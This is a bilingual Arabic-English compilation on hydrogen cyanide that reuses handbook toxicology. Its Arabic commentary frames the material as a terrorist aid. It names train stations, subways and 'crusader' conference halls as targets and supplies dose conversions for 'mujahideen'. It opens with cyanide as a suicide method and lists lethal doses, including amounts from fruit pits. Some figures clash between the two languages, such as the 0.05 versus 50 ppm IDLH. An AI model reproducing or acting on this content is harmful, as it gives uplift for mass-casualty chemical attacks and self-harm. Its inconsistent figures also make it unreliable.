Suicide : Cyanide salts are sometimes used as fast- acting suicide devices. Since cyanide works better with higher stomach acidity, it should, in theory, work best with an empty stomach



دور غاز سيانيد الهيدروجين في الحرب الكيميائية خاصة في الحرب العالمية الاولى

سيتضح ان غاز سيانيد الهيدروجين لم يكن دورة ذو قيمة خلال الحرب العالمية الاولى نظرا للاراضي الواسعة التي كانت تلقى فيها قنابل السيانيد – ولكن الهدف بالنسبة لنا هو غزوات محدودة توتي ثمارها بسرعة مثل محطة قطار او مترو انفاق او قاعة مؤتمرات صليبية – فتاثير الغاز فيها قاتل ومدمر .

(عرض عـام لغاز سيانيد الهيدورجين)

إن غاز السيانيد هو عامل فتاك مُعد للاستخدام الفوري، وهو غاز محدود في منفعته العسكرية وفقاً لشدة كميته الزمنية المميتة ٥٠ LCt50 وسرعة تطايره. وتحدث الوفاة في غضون ست الى ثمان دقائق عَقِب استنشاق كمية كبيرة من الكمية الزمنية العالية Ct.

وإن نترات الصوديوم والثيوسُلفات هما ترياقان فعالان .

ويتمتع السيانيد بسمعة غير جديرة بالاستحقاق كعامل جيد في الحرب. اذ إنّ حاصل الزمن والتركيز المميت ٥٠ للعامل عالٍ، ويسبب التعرض الطفيف الذي يكون أقل من حاصل التركيز والزمن المميت تأثيرات قليلة. وتعني سرعة تطايره أنه يصعب الحصول على كميات فعّالة في ساحة المعركة، وأنه لا يمكن ادامة كميات عالية لأكثر من دقائق معدودة في الهواء الطلق .

وعلى أي حالٍ. يكون السيانيد فتاكاً بكميات عالية .

OVERVIEW

Cyanide is a rapidly acting lethal agent that is limited in its military usefulness by its high LCt50 and high volatility. Death occurs within six to eight minutes after inhalation of a high Ct. Sodium nitrite and sodium thiosulfate are effective antidotes .

(الصلة العسكرية / التاريخية)

أستخدم الفرنسيون حوالي ٤٠٠٠ طن من غاز السيانيد في الحرب العالمية الأولى دون إحراز أي نجاح عسكري بارز، لأنه يُحتمل أنّ تكون الذخيرة الصغيرة التي تزن رطلاً أو رطلين المستخدمة في الحرب قد أخفقت في إطلاق كميات كبيرة كافية لاحداث تأثيرات أحيائية. وشملت العوامل الأخرى سرعة تطاير غاز السيانيد { الذي يتبخر وينتشر بسرعة } وبفعل نشاطه الأحيائي " الفعال أو غير الفعال"، أي الذي نجم عنه آثار قليلة بفعل الكمية الزمنية الفتاكة Ct {على النقيض من غاز الخردل الذي يسبب تلف العين في نسبة ١ بالمائة من الكمية المميتة}. وقد احتفظت الولايات المتحدة بأعداد قليلة من ذخيرة غاز السيانيد إبّان الحرب العالمية الثانية. ويُزعم أن اليابان استخدمت غاز السيانيد ضد الصين قبل وخلال الحرب العالمية الثانية،

HISTORY/MILITARY RELEVANCE

The French used about 4000 tons of cyanide in World War I without notable military success, possibly because the small one- to two-pound munitions used could not deliver the large amounts needed to cause biological effects. Other factors included the high volatility of cyanide (which quickly evaporated and dispersed) and its "all or nothing" biological activity, i.e., it caused few effects below the lethal Ct (in contrast to mustard, which causes eye damage at 1% of the lethal amount).

The U.S. maintained a small number of cyanide munitions during World War II. Japan allegedly used cyanide against China before and during World War II.

يشير مصطلح السيانيد الى شارد سالب{أنيون CN-} أو الى شكله الحاضمي، حامض ساينيك الهايدروجين{HCN}.

ويتكون غاز السايانوجين {C2N2} بواسطة تأكسد أيونات السيانيد ومع ذلك، أصبح مصطلح السايانوجين يشير الى المادة المكوّنة للسايناید أثناء العملية الأيضية محدثاً تأثيرات أحيائيـة لغاز السيانيد الحر{أُشتق مصطلح السايانوجين من كلمة "سايانو" و "جينان" التي تعني باليونانية "أنتجَ"}.

إن غاز السيانيد البسيط {HCN, NaCN} هو مركّب يتفككُ الى أنيون السيانيد {CN-} والى أيون مُوجب الشحنة {الكاتيون H+, Na+} . ويعتبر النِّتريل مركّب عضوي يحتوي على السيانيد. ويشير غاز السايانوجين عادة الى عنصر النِّتريل الذي يحرّر أنيون السيانيد أثناء العملية الأيضية محدثاً بذلك آثار أنيون السيانيد الأحيائيـة. وقد يتواجد غاز السايانوجين بشكله البسيط {كلوريد السّايانوجين} أو بشكله المركّب { نتروبروساید الصوديوم}

T he term cyanide refers to the anion CN-, or to its acidic form, hydrocyanic acid (HCN). Cyanogen (C2N2) is formed by the oxidation of cyanide ions; however, the term cyanogen has also come to refer to a substance that forms cyanide upon metabolism and produces the biological effects of free cyanide (the term cyanogen is from "cyano" and "gennan," Greek meaning "to produce"). A simple cyanide (HCN, NaCN) is a compound that dissociates to the cyanide anion ($C\equiv N^-$) and a cation (H^+, Na^+).

A nitrile is an organic compound that contains cyanide. A cyanogen usually refers to a nitrile that liberates the cyanide anion during metabolism and produces the biological effects of the cyanide anion. Cyanogens may be simple (cyanogen chloride) or complex (sodium nitroprusside).

وتُدعى عناصر السيانيد ” بالعوامل الدموية " أيضاً، وهو مصطلح مهجور لا يزال يستخدمه العديد من أفراد القوات العسكرية .
وفي الفترة التي وُضِعَ غاز السيانيد موضع الاستعمال في الحرب العالمية الأولى، سببت العوامل الكيمياوية الأخرى المستخدمة آثاراً موضعية بصورة رئيسية. وأحدثت عوامل السيطرة على الشغب إصابات في الجلد والأغشية المخاطية بفعل التماس المباشر معها ، وأحدث غاز الفُوسجين ضرراً في الرئتين بعد استنشاق الغاز .
وبخلاف ذلك، نجم عن استنشاق غاز السيانيد آثاراَ بدنية وجرى الاعتقاد بأن الغاز يمكن أن ينتشر في الدم؛ وعليه ، سميّ بـ ” العامل الدموي." ويُلغي الانتشار الواسع لعوامل الأعصاب والنُقّاطات الممتصة عبر الدم هذا المصطلح كرمز محدد لغاز السيانيد .
ويحمل استخدام عبارة "العامل الدموي" أيضاً دلالة بأن موقع العمل الرئيسي لغاز السيانيد هو داخل مجرى الدم ، في حين أنّ غاز السيانيد يؤدي دوره الرئيسي خارج مجرى الدم .

Cyanides are also called "blood agents," an antiquated term still used by many in the military. At the time of the introduction of cyanide in World War I,
the other chemical agents in use caused mainly local effects.Riot control agents injured the skin and mucous membranes from direct contact, and phosgene damaged the lungs after inhalation. In contrast, inhaled cyanide produces systemic effects and was thought to be carried in the blood; hence the term "blood agent."

The widespread distribution of absorbed nerve agents and vesicants via the blood invalidates this term as a specific designator for cyanide. Also, the use of "blood agent" also carries the connotation that the main site of action of cyanide is in the blood, whereas cyanide acts primarily outside the bloodstream .

المصادر الأخرى غير العسكرية : تنتشر شاردة { أيون } السيانيد في جميع الكائنات الحية تقريباً التي تحتمِل لا بل تحتاج الى الأيونات بكميات قليلة. وتحتوي الفواكه والبذور{ وخاصة النَوى} العديد من النباتات كالكرز والخوخ واللوز والفاصولياء البيضاء على السايانوجين القادرة على اطلاق السيانيد الحر عَقِب التحلُّل الخميري. وإن الجزء الصالح للأكل { الجذور } لنبات المَنيهوت { المستخدم على نطاق واسع كمادة غذائية رئيسية في العديد من مناطق العالم } له ميّزة سايانوجية .

ويكون لدى احتراق أي مادة تحتوي على عنصري الكاربون والنايتروجين القدرة على تكوين السايانيد؛ وتُطلق بعض اللدائن {وخاصة نتريلات الأكريلون} كميات خطيرة من الناحية السريرية يمكن التنبأ بها أثناء احتراقها. وتصنع المؤسسات الصناعية أكثر من ٣٠٠,٠٠٠ طن من سيانيد الهيدروجين سنوياً.

ويدخلُ السيانيد على نحو واسع الانتشار في استخدامات المركّبات الاصطناعية الكيمياوية والطلاء بالكهرباء وفي استخلاص المعادن والصباغة والطباعة والتصوير والزراعة وفي تصنيع الورق والأنسجة واللدائن .

Sources other than military. The cyanide ion is ubiquitous in nearly all living organisms that tolerate and even require the ion in low concentrations. The fruits and seeds (especially pits) of many plants, such as cherries, peaches, almonds, and lima beans contain cyanogens capable of releasing free cyanide following enzymatic degradation. The edible portion (the roots) of the cassava plant (widely used as a food staple in many parts of the world) is also cyanogenic. The combustion of any material containing carbon and nitrogen has the potential to form cyanide; some plastics (particularly acrylonitriles) predictably release clinically significant amounts when burned. Industrial concerns in the U.S. manufacture over 300,000 tons of hydrogen cyanide annually. Cyanides find widespread use in chemical syntheses, electroplating, mineral extraction, dyeing, printing, photography, and agriculture, and in the manufacture of paper, textiles, and plastics

(الخصائص الفيزيائية الكيمياوية)

يكون السيانيد موجوداً كحالة سائلة في الذخيرة الحربية بيد أنه يتبخر بسرعة لدى انفجار الذخيرة. ويأتي التهديد الرئيسي من بخار السيانيد.

وتُقارب درجة سُمِّية السائل درجة غاز الخردل . إن الطريقة المفضّلة التي يتم من خلالها اطلاق غاز السيانيد في سوح القتال هي بواسطة الذخيرة على وجه العموم{ القنابل والقذائف الكبيرة }،

لأن الأسلحة الصغيرة لن توفر الكميات المطلوبة لاحداث آثار واضحة .

ويشكل تركيز ٠,٠٥ جزء في المليون{ppm} من ساينايد الهايدروجين { AC } خطراً مباشراً على الصحة والحياةً .

ولأن رائحة غاز السيانيد يمكن أن تكون ضعيفة أو مفقودة عَقِب عملية التكييف، لا يُعدُّ الكشف على رائحة اللوز المُر بواسطة حاسة الشم مؤشراً يُعوّل عليه للتعرض لغاز السيانيد ، وحتى لهؤلاء الذين يحملون الجين اللازم لشم غاز السيانيد .ويجتذب الفحم المُنشّط في علبة القناع الواقي الكيمياوي موفراً الحماية الكاملة من هذا الغاز .

PHYSICOCHEMICAL CHARACTERISTICS

The cyanides exist as liquids in munitions but rapidly vaporize upon detonation of the munitions. The major threat is from the vapor. The liquid toxicity is approximately that of mustard (see toxicity, below).

The preferred way to deliver cyanide is by large munitions (bombs, large shells), because smaller weapons will not provide the concentrations needed for effects.

The immediately-dangerous-to-life-and-health (IDLH) concentration of hydrogen cyanide (AC) is 50.0 parts per million (ppm).

Because the odor of cyanide may be faint or lost after accommodation, olfactory detection of the odor of bitter almonds is not a reliable indicator of phosgene exposure, even for those who possess the gene required to smell cyanide. The activated charcoal in the canister of the chemical protective mask adsorbs cyanide, and the mask affords full protection from this gas.

(آليــة التسمم بالسيانيد)

يتم امتصاص أملاح السيانيد باشكالها الصلبة أو التي تتواجد في محلول ما عبر القناة المِعدية المِعوية بسهولة لدى تناولها. وعلاوة على ذلك، كلما كانت الحامضية ؟؟؟ واطئة في المعدة كلما تم اطلاق المزيد من ساينايد الهايدروجين كغاز من الأملاح المتناولة. ويمكن امتصاص السيانيد السائل والسيانيد المذاب مباشرة عِبر الجلد السليم، بيد أن طريق الدخول هذا لا يُعتبرعادة أمراً خطيراً من الناحية السريرية. ويمكن للامتصاص الغير المِعوي للساينايد السائل أن يحدث عبر الجروح أيضاً. وتقوم العيون بامتصاص السيانيد بسهولة، بيد أنه من المحتمل أن يكون استنشاق الغاز الطريق الأكثر أهمية للخوض في سيناريو سوح المعارك أو سيناريو الارهاب. وعَقِب عملية الامتصاص، ينتشر السيانيد انتشاراً واسعاً وسريعاً الى كافة أعضاء وأنسجة الجسم. ويمهدُ تناول الطعام الى وصول مستويات عالية من السيانيد الى الكبد على وجه الخصوص لدى قياسها بالتعرض للاستنشاق، بيد أن الطريقين على حد سواء يمهدان الى وصول كميات كبيرة من السيانيد الى البلازما والكريّات الحمراء والقلب والرئتين والدِّماغ

MECHANISM OF TOXICITY

Cyanide salts in solid form or in solution are readily absorbed from the gastrointestinal tract when ingested. Moreover, the lower the pH in the stomach, the more hydrogen cyanide is released as gas from ingested salts. Liquid cyanide and cyanide in solution can be absorbed even through intact skin, but this route of entry is usually not clinically significant. Parenteral absorption of liquid cyanide can also occur from wounds. Cyanide is readily absorbed through the eyes, but the most important route of entry in a battlefield or terrorist scenario would likely be by inhalation. Following absorption, cyanide is quickly and widely distributed to all organs and tissues of the body. Ingestion leads to particularly high levels in the liver when compared with inhalation exposure, but both routes lead to high concentrations in plasma and erythrocytes and in the heart, lungs, and brain.

وإن أحد أمثلة قابلية السيانيد للتفاعل مع المعادن في الجسم هو تفاعله مع عنصر الكوبَلت الموجود في الهيدروكسيكوبَلامين{ فيتامين B12a} لتكوين الساينوكوبَلامين { فيتامين B12}. إن تفاعلات السيانيد مع المعادن هي تفاعلات عَكوسة وتُبين الموازنات المعتمِدة على تركيز الغاز، بيد أنه تُحفّز تفاعلات السيانيد مع المركّبات المحتوية على الكبريت بواسطة إنزيم رودانيز{ EC 2.8.I.1 } وهي تفاعلات وحيدة الاتجاه أساساً ولا تُقلب. وإن عامل تحديد المعدل في التفاعلات التي يتوسّط فيها إنزيم رودانيز هو عادة تيسرُ المواد المانحة للكبريت في الجسم. ويمكن تعجيل هذه التفاعلات بشكل علاجي بواسطة توفير السُلفين مثل ثُيوسلفات الصوديوم.

ويكون ناتجا التفاعل، الثُيوسايانايت والكبريتيت أقل سميّة على نحو بالغ الأهمية من السيانيد نفسه ويتم التخلص منها عن طريق البول. ويتفاعل السيانيد أيضاً مع مجموعتي الكربونيل وهيدريل الكبريت {مباشرة أو عِبر ٣- MPST والإنزيمات الأخرى}. ومع ذلك، إن النوعين الأكثر أهمية للتفاعلات من منظور فهم آلية تفاعل السيانيد الكلاسيكية وتجاوبه مع علاج ترياقي محدد هما التفاعلات مع المعادن والتفاعلات المحفّزة بالإنزيمات المحتوية في تركيبها على الكبريت .

ويتم التخلُص من السيانيد بصورته الثابتة من الجسم عن طريق الزفير والعرق والبول- في شكل ثُيوسايانايت الصوديوم في البول، وكحامض ثُيوكربوكسيلي أميني { ITCA } من جراء التفاعل مع مجموعات هيدرول الكبريت. وستُمهد كميات كبيرة من السيانيد في الجسم الى زيادات يمكن قياسها للتخلص من الساينوكوبَلامين { فيتامين B12 } عن طريق البول .

An example of the ability of cyanide to react with metals in the body is its reaction with the cobalt in hydroxycobalamin (vitamin B12a) to form cyanocobalamin (vitamin B12). The reactions of cyanide with metals are reversible and exhibit concentration-dependent equilibria, but he reactions of cyanide with sulfur-containing compounds are catalyzed by the enzyme rhodanese (EC 2.8.I.1) and are essentially one-way and irreversible.

The rate-limiting factor in the rhodanese-mediated reactions is usually the availability of sulfur donors in the body. These reactions can be accelerated therapeutically by providing a sulfane such as sodium thiosulfate.

The reaction products, thiocyanates and sulfites, are significantly less toxic than cyanide itself and are eliminated in the urine. Cyanide also reacts with carbonyl and sulfhydryl groups (directly or via 3-MPST and other enzymes). However, the two most important kinds of reactions from the perspective of understanding the classical mechanism of action of cyanide and its response to specific antidotal therapy are the reactions with metals and the enzyme-catalyzed reactions with sulfur-containing compounds.

Cyanide is eliminated unchanged from the body in breath, sweat, and urine - as sodium thiocyanate in the urine and as iminothiocarboxyllic acid (ITCA) from reaction with sulfhydryl groups.

High concentrations of cyanide in the body will also lead to measurable increases in urinary elimination of cyanocobalamin (vitamin B12.)

درجة السُمّيّة : يعتبر غاز السيانيد أقلها سُميّة من العوامل الكيمياوية "المميتة". وتم تقدير حاصل التركيز والزمن المميت٥٠ LCt50s لسيانيد الهيدروجين وكلوريد السّيانوجين بواسطة الأستنشاق ٢٥٠٠ـ ٥٠٠٠ ملغم في الدقيقة/ م٣ لحامض سيانيك الهيدروجين وحوالي ١١,٠٠٠ ملغم في الدقيقة/ م٣ لكلوريد السَيّانوجين. وتم تقدير حاصل التركيز والزمن المميت٥٠ LCt50s لسيانيد الهيدروجين ١,١ ملغم/ كغم لدى اعطاء الدواء في الوريد و١٠٠ ملغم/ كغم عَقِب تعرض الجلد للعامل الكيمياوي . وإن الكميات الزمنية المميتة٥٠ LCt50s المتناولة بالفم لسيانيد البوتاسيوم والصوديوم هي حوالي ١٠٠ و٢٠٠ ملغم/ كغم على التوالي. ويُعدُّ غاز السيانيد عاملا نادراً من بين العوامل الكيمياوية المستخدمة عسكرياً لأنه يُجرّد من السم بمعدل هام عملياً، يبلغ حوالي ١٧ مايكرغرام/كغم. دقيقة.

ونتيجة لذلك، تكون الكمية الزمنية المميتة٥٠ أكبر لدى التعرض لفترة طويلة { مثلاً، ٦٠ دقيقة } من التعرض لفترة قصيرة { مثلاً، دقيقتين }.

TOXICITY

Cyanide is the least toxic of the "lethal" chemical agents. The LCt50s of AC and CK by inhalation have been estimated to be 2500-5000 mg·min/m3 for AC and about 11,000 mg·min/m3 for CK. LD50s for hydrogen cyanide have been estimated to be 1.1 mg/kg for IV administration and 100 mg/kg after skin exposure. The oral LD50s for sodium and potassium cyanide are about 100 and 200 mg/kg, respectively.

Cyanide is unique among military chemical agents because it is detoxified at a rate that is of practical importance, about 17 mcg/kg·min. As a result the LCt50 is greater for a long exposure (e.g., 60 minutes) than for a short exposure (e.g., 2 minutes).

{ آليــة تفاعــل سم سيانيد الهيدروجين }

إن لغاز السيانيد أُلفة كبيرة مع بعض مركّبات الكبريت { كالسلفين، الذي يحتوي على ذرتي كبريت مترابطة بشكل إسهامي بيد أنها مشحونة بشكل غير متكافئٍ }، ومع بعض المركّبات المعدنية، وخاصة تلك التي تحتوي على عنصر الكوبالت والشكل الثلاثي التكافُؤ للحديد { Fe^{3+} }. ويمكن لأيون السيانيد أن يَتحد بسرعة مع الحديد في هيئة سايتوكروم a3 { وهو مركّب من السايتوكروم aa3 أو مركّب أوكسيداس السايتوكروم في الميتوكوندريا } لكبح هذا الإنزيم ، وبالتالي يحول دون استخدام الأوكسجين داخل الخلايا .

وبعدئذٍ تلجأُ الخلية الى العملية الأيضية اللاحيوائية، مكوّنة حامضاً لبنياً زائداً وتَحمْضُناً أيضياً. وإن لغاز السيانيد أُلفة كبيرة أيضاً مع حديد الحديديك في خِضاب الدم المُبَدّل، وتُحدثُ أحدى الخدع العلاجية تكوين خِضاب الدم المبّدل الذي يترابط مع السيانيد على نحو تفضيلي .

TOXICODYNAMICS (MECHANISM OF ACTION)

Cyanide has a high affinity for certain sulfur compounds (sulfanes, which contain two covalently bonded but unequally charged sulfur atoms) and for certain metallic complexes, particularly those containing cobalt and the trivalent form of iron (Fe^{3+}). The cyanide ion can rapidly combine with iron in cytochrome a3 (a component of the cytochrome aa3 or cytochrome oxidase complex in mitochondria) to inhibit this enzyme, thus preventing intracellular oxygen utilization. The cell then utilizes anaerobic metabolism, creating excess lactic acid and a metabolic acidosis. Cyanide also has a high affinity for the ferric iron of methemoglobin, and one therapeutic stratagem induces the formation of methemoglobin to which cyanide preferentially binds .

ويتم استقلاب الكمية القليلة من غاز السيانيد التي تكون ظاهرة في أنسجة الانسان بمعدل تقريبي يبلغ ١٧ مايكروغرام/ كغم في الدقيقة، بواسطة إنزيم رودانيز الكبدي في المقام الأول، الذي يُحفِّزُ التفاعل اللاعُكوسي للسيانيد والسُلفين لتكوين الثُيوسايناية، وهو مركّب غير سامٍ نسبياً يُطرح خلال البول . {وإن الكمية المرتفعة من الثُيوسايناية إما في الدم أو البول هي دليل على التعرض لغاز السيانيد}. ويبقى العامل المحدد في ظل الظروف العادية كيفية الحصول على السُلفين كركيزة لإنزيم رودانيز، ويُعطى الكبريت بصورة علاجية كثُيوسلفات الصوديوم للتعجيل من هذا التفاعل. وتعتمِدُ الجرعة المميتة لغاز السيانيد على الزمن وذلك بفعل قابلية الجسم على تجريد كميات صغيرة من الغاز عِبر تفاعل رودانيز المحفّز مع السُلفين. وقد لا تسبب كمية معينة من السيانيد المرتشف ببطءٍ أي آثارٍ أحيائية على الرغم من أنّه يمكن أن تكون نفس الكمية المُعطاة لفترة زمنية قصيرة جداً مُهلِكة .

وبخلاف ذلك، فإن الكمية الزمنية المميتة٥٠ LCt50 لكل عاملٍ من العوامل الكيمياوية الأخرى التي لم تُستقلب بنفس المدى كما هو الحال مع غاز السيانيد، تكون ثابتة نسبياً عِبر مرور الزمن. وتسببُ كمية مميتة حالة الوفاة سواءَ أُعطِيتْ في غضون دقائق أو خلال بضع ساعات .

The small quantity of cyanide always present in human tissues is metabolized at the approximate rate of 17 mcg/kg·min, primarily by the hepatic enzyme rhodanese, which catalyzes the irreversible reaction of cyanide and a sulfane to produce thiocyanate, a relatively nontoxic compound excreted in the urine. (An elevated concentration of thiocyanate in either blood or urine is evidence of cyanide exposure.) The limiting factor under normal conditions is the availability of a sulfane as a substrate for rhodanese, and sulfur is administered therapeutically as sodium thiosulfate to accelerate this reaction.

The lethal dose of cyanide is time dependent because of the ability of the body to detoxify small amounts of cyanide via the rhodanese-catalyzed reaction with sulfane. A given amount of cyanide absorbed slowly may cause no biological effects even though the same amount administered over a very short period of time may be lethal.

In contrast, the LCt50 of each of the other chemical agents, which are not metabolized to the same extent as is cyanide, is relatively constant over time. A lethal amount causes death whether administered within minutes or over hours .

(التأثيرات السريرية)

إن الأعضاء الأكثر سرعة للتأثر بغاز السيانيد هي الجهاز المركزي للأعصاب والقلب. ويكون الجهاز المركزي للأعصاب منشأ التأثيرات الأكثر سريرية بالإضافة الى كونها غير محددة. ويحدث عَقِب ١٥ ثانية تقريباً من استنشاق كميات كبيرة من غاز السيانيد فرط تنفس عابر، ويليه ظهور اختلاجات في غضون ١٥ الى ٣٠ ثانية. ويتوقف النشاط التنفسي بعد دقيقتين الى ثلاثة دقائق، ويتوقف النشاط القلبي ساكناً لعدة دقائق، أو من ست الى ثماني دقائق بعد التعرض للغاز.ويكون ظهور واستفحال العلامات والأعراض إثر إبتلاع غاز السيانيد أو عَقِب استنشاق كمية قليلة من بخار السيانيد أكثر بطأً .

ويمكن أن لا تحدث الأثار الأولية إلا بعد عدة دقائق من التعرض،

CLINICAL EFFECTS

The organs most susceptible to cyanide are the central nervous system (CNS) and the heart. Most clinical effects are of CNS origin and are nonspecific .

Approximately 15 seconds after inhalation of a high concentration of cyanide, there is a transient hyperpnea, followed within in 15 to 30 seconds by the onset of convulsions. Respiratory activity stops two to three minutes later, and cardiac activity ceases several minutes later still, or approximately six to eight minutes after exposure.

ويعتمد المسار الزمني لهذه الآثار على الكمية المرتشفة ومعدل الامتصاص. وقد يعقب فرط التنفس العابر البدائي شعوراً بالقلق أو الخوف والهياج والدُوار وشعور بالضعف وغثيان مع أو بدون تقيوء وارتعاش عضلي. وبعدها يفقد المريض وعيه وتقل سرعة التنفس وعمقه، ويعقبه اختلاجات وانقطاع مؤقت للنفس وخلل النّظم القلبي وتوقف للقلب. ويكون التشخيص والمعالجة الناجحة اجراءان محتملان، وذلك لأنّ هذه السلسلة المنظمة من الوقائع سلسلة مطوّلة.

النتائج البدنية : تكون النتائج البدنية قليلة وغير محددة. وإن النتيجتين التي يُقال عنهما بأنهما بارزَتان لا يتم فعلياً التقيُّد بهما دائماً .

إنّ النتيجة الأولى هي ظهور ضيق نَفس شديد لدى الشخص اللازُراقي . وعند المعاينة، يوحي الجلد الأحمر- كالكرز إما الى دوران كَربُوكسيهمغلوبن الناتج عن التسمم بأول أوكسيد الكاربون أو التسمم بكمية كبيرة من الأوكسجين الوريدي بسبب قصور استخلاص الأنسجة التي تسمّمت بالسيانيد أو كبريتيد الهيدروجين للأوكسجين. ومع ذلك ، قد يتصف ضحايا غاز السيانيد بجلدٍ ذي مظهر طبيعي وربما يعانون من الازرقاق أيضاً، على الرغم من أن الأزرقاق لا يقترن بصورة تقليدية بالتسمم بغاز السيانيد.

The onset and progression of signs and symptoms after ingestion of cyanide or after inhalation of a lower concentration of vapor are slower. The first effects may not occur until several minutes after exposure, and the time course of these effects depends on the amount absorbed and the rate of absorption. The initial transient hyperpnea may be followed by feelings of anxiety or apprehension, agitation, vertigo, a feeling of weakness, nausea with or without vomiting, and muscular trembling. Later, consciousness is lost, respiration decreases in rate and depth, and convulsions, apnea, and cardiac dysrhythmias and standstill follow. Because this cascade of events is prolonged, diagnosis and successful treatment are possible .

Physical Findings. Physical findings are few and nonspecific. The two that are said to be characteristic are in fact not always observed. The first is severe respiratory distress in an acyanotic individual. When seen, "cherry-red" skin suggests either circulating carboxyhemoglobin from carbon monoxide poisoning or high venous oxygen content from failure of extraction of oxygen by tissues poisoned by cyanide or hydrogen sulfide. However, cyanide victims may have normal appearing skin and may even be cyanotic, although cyanosis is not classically associated with cyanide poisoning .

المسار الزمني للآثار : تبدأ آثارالغاز ١٥ ثانية عَقِب استنشاق كمية زمنية مميتة Ct؛ يعقبها حالة وفاة في غضون ٦ الى ٨ دقائق. وقد يكون ظهور الآثار بعد استنشاق كميات زمنية قليلة Cts خلال دقائق سريعة عَقِب بداية التعرض للغاز. وإثر إنهاء التعرض عن طريق اخلاء المصابين الى منطقة الهواء النقي أو بواسطة وضع الأقنعة ، تكون بداية الآثار المتأخرة لا تكاد تشكل خطراً على المصابين

التشخيص التفاضلي : يمكن أن يُعجِّل استنشاق إما غاز السيانيد أو أي عامل أعصاب في سوح القتال الظهور المفاجئ لعرض فقدان الوعي يعقبه اختلاجات وانقطاع مؤقت للنفس. ويعاني المصاب نتيجة عامل الأعصاب من انقباض الحدقة { الى قبيل حدوث الوفاة }، وإفرازات أنفية وفموية غزيرة وتَحزُّم عضلي. وتكون حدقة المصاب بغاز السيانيد طبيعية أو متسعة. ويعاني المصاب من بعض الافرازات ومن ارتعاص عضلي بيد انه لا يعاني من تحزُّم عضلي. وبالإضافة الى ذلك، وقد يزرّقُ المصاب بعامل الأعصاب ، بينما لا يزرّقُ المصاب بغاز السيانيد عادة .

TIME COURSE OF EFFECTS : Effects begin 15 seconds following inhalation of a lethal Ct ; death ensues in 6 to 8 minutes. The onset of effects following inhalation of lower Cts may be as early as minutes after the onset of exposure. After exposure is terminated by evacuation to fresh air or by masking, there is little danger of delayed onset of effects .

DIFFERENTIAL DIAGNOSIS : Battlefield inhalation exposure to either cyanide or a nerve agent may precipitate the sudden onset of loss of consciousness followed by convulsions and apnea. The nerve agent casualty has miosis (until shortly before death), copious oral and nasal secretions, and muscular fasciculations. The cyanide casualty has normal sized or dilated pupils, few secretions, and muscular twitching, but no fasciculations. In addition, the nerve agent casualty may be cyanotic, and the cyanide casualty usually is not .

Note: carboxyhemoglobin levels are useful in excluding carbon monoxide poisoning in situations where smoke inhalation has occurred.

TOXICITY DATA		
LD_{50}	Route of Administration	in
100 mg/kg (liquid)	percutaneous	humans
8.5-10 mg/kg	oral	rats

LCt_{50}	Route of Administration	in
2500-5000 mg-min/m^3	inhalation	humans
2400 mg-m^{-3}/15 seconds	inhalation	humans
1000 mg-m^{-3}/1 minute	inhalation	humans
2000 mg-m^{-3}/10 minutes	inhalation	humans
20,000 mg-m^{-3}/10 min	percutaneous	mice
50,000 mg-m^{-3}/10 min	percutaneous	cats
100,000 mg-m^{-3}/10 min	percutaneous	dogs

Effect of Exposure Time on Haber Product		
Duration of exposure	LC_{50}	LCt_{50}
0.25 min	2400 mg/m^3	660 $mg-min/m^3$
1 min	1000 mg/m^3	1000 $mg-min/m^3$
10 min	200 mg/m^3	2000 $mg-min/m^3$
15 min	133 mg/m^3	4000 $mg-min/m^3$

Conversion Factors:

(كيفية تحويل القياسات من ppm الي mg /m3 او العكس أي من جزء من المليون الي ملغرام في المتر المكعب - وهذة الحسابات قد يحتاجها المجاهد)

To convert concentrations in air (at 25 °C) from ppm to mg/m3: mg/m3 = (ppm) × (molecular weight of the compound)/(24.45).

$$\text{TLV in mg/m}^3 = \frac{\text{(gram molecular weight of substance) x (TLV in ppm)}}{24.45}$$

$$\text{TLV in ppm} = \frac{24.45 \text{ x (TLV in mg/m}^3\text{)}}{\text{(gram molecular weight of substance)}}$$

ولتسهيل الامور على المجاهدين فهذة حسابات التحويل الخاصة بالسيانيدات والتي نحتاجها سواء الغازية او الجافة سيانيد الهيدروجين و سيانيد الكالسيوم وسيانيد البوتاسيوم وسيانيد الصوديوم

For hydrogen cyanide: 1 ppm = 1.1 mg/m3;
for calcium cyanide: 1 ppm = 3.8 mg/m3;
for potassium cyanide: 1 ppm = 2.7 mg/m3;
for sodium cyanide: 1 ppm = 2.0 mg/m3.

CYANIDE OF PLANTS







السيانيد في النباتات

لماذا بالأساس يوجد سم السيانيد في تلك النباتات ؟؟

ان النباتات تقوم بعملية تصنيع لايون السيانيد في بذورها بشكل خامل كأسلوب دفاعي ولكن بدون تأثير على هئية cyanogenic glycoside Amygdalin الذي هو عبارة عن جزئ سكري في النبات وسبحان الله فأنة يوجد في خلية والإنزيم الذي سوف يجعل من السيانيد خطير موجود في خلية اخرى وعندما يقوم حيوان او حشرة بمضغ البذرة فان الانزيم يتفاعل مع جزي السكر الذي بة السيانيد وينتج غاز سيانيد الهيدروجين ويصفة البعض على سبيل الدعابة بمصيدة السيانيد للمغفلين

How plants make cyanide ??

The plant stores the cyanide in an inactive form, typically as a cyanogenic glycoside, which is a sugar molecule with an attached cyanide group (carbon triple-bonded to nitrogen) .

The cyanogenic glycoside is stored in one compartment of the plant cell and an enzyme that activates it is stored in another compartment. When an insect or other animal chews the plant and crushes the compartments, the two chemicals mix, and the enzyme cleaves the cyanide from the sugar. It's a bit like breaking a glow stick to mix the chemicals that make the stick fluoresce .describes it as "a cyanide booby-trap".

Range of Toxicity:

A) Inadvertent ingestion of whole seeds or pits is unlikely to result in acute cyanide toxicity.

B) TOXICITY: For 100 grams of moistened seed ;
the peach pit contains approximately 88 mg of hydrocyanic acid, cultivated apricot pit 8.9 mg, wild apricot pit 217 mg .

The ingestion of 500 mg of amygdalin may release as much as 30 mg of cyanide.

The amount of hydrogen cyanide (HCN) potentially released from bitter almond seeds, apricot seeds, peach seeds, and apple seeds are 0.9 to 4.9 mg HCN/g, 0.1 to 4.1 mg HCN/g, 0.4 to 2.6 mg HCN/g, and 0.6 mg HCN/g, respectively.

CYANIDE: Lethal dose has been estimated to be 50 to 300 mg for an adult, depending on the specific agent, but not well defined. The fatal dose of cyanide salts is estimated at 200 to 300 mg for an adult, and 50 to 100 mg of hydrocyanic acid.

Cyanogenic Glycosides

Cyanogenic glycosides yield hydrogen cyanide (HCN) upon treatment with acid or particular hydrolytic enzymes.
They are found widely in higher plants, and also occur in ferns, moths and insects.
Among the plants used as food which contain one or more of these toxicants are: cassava, sweet potato, yam, maize, bamboo, sugar cane, peas, lima beans, almonds, lime, apple, pear, cherry, apricot and plum .

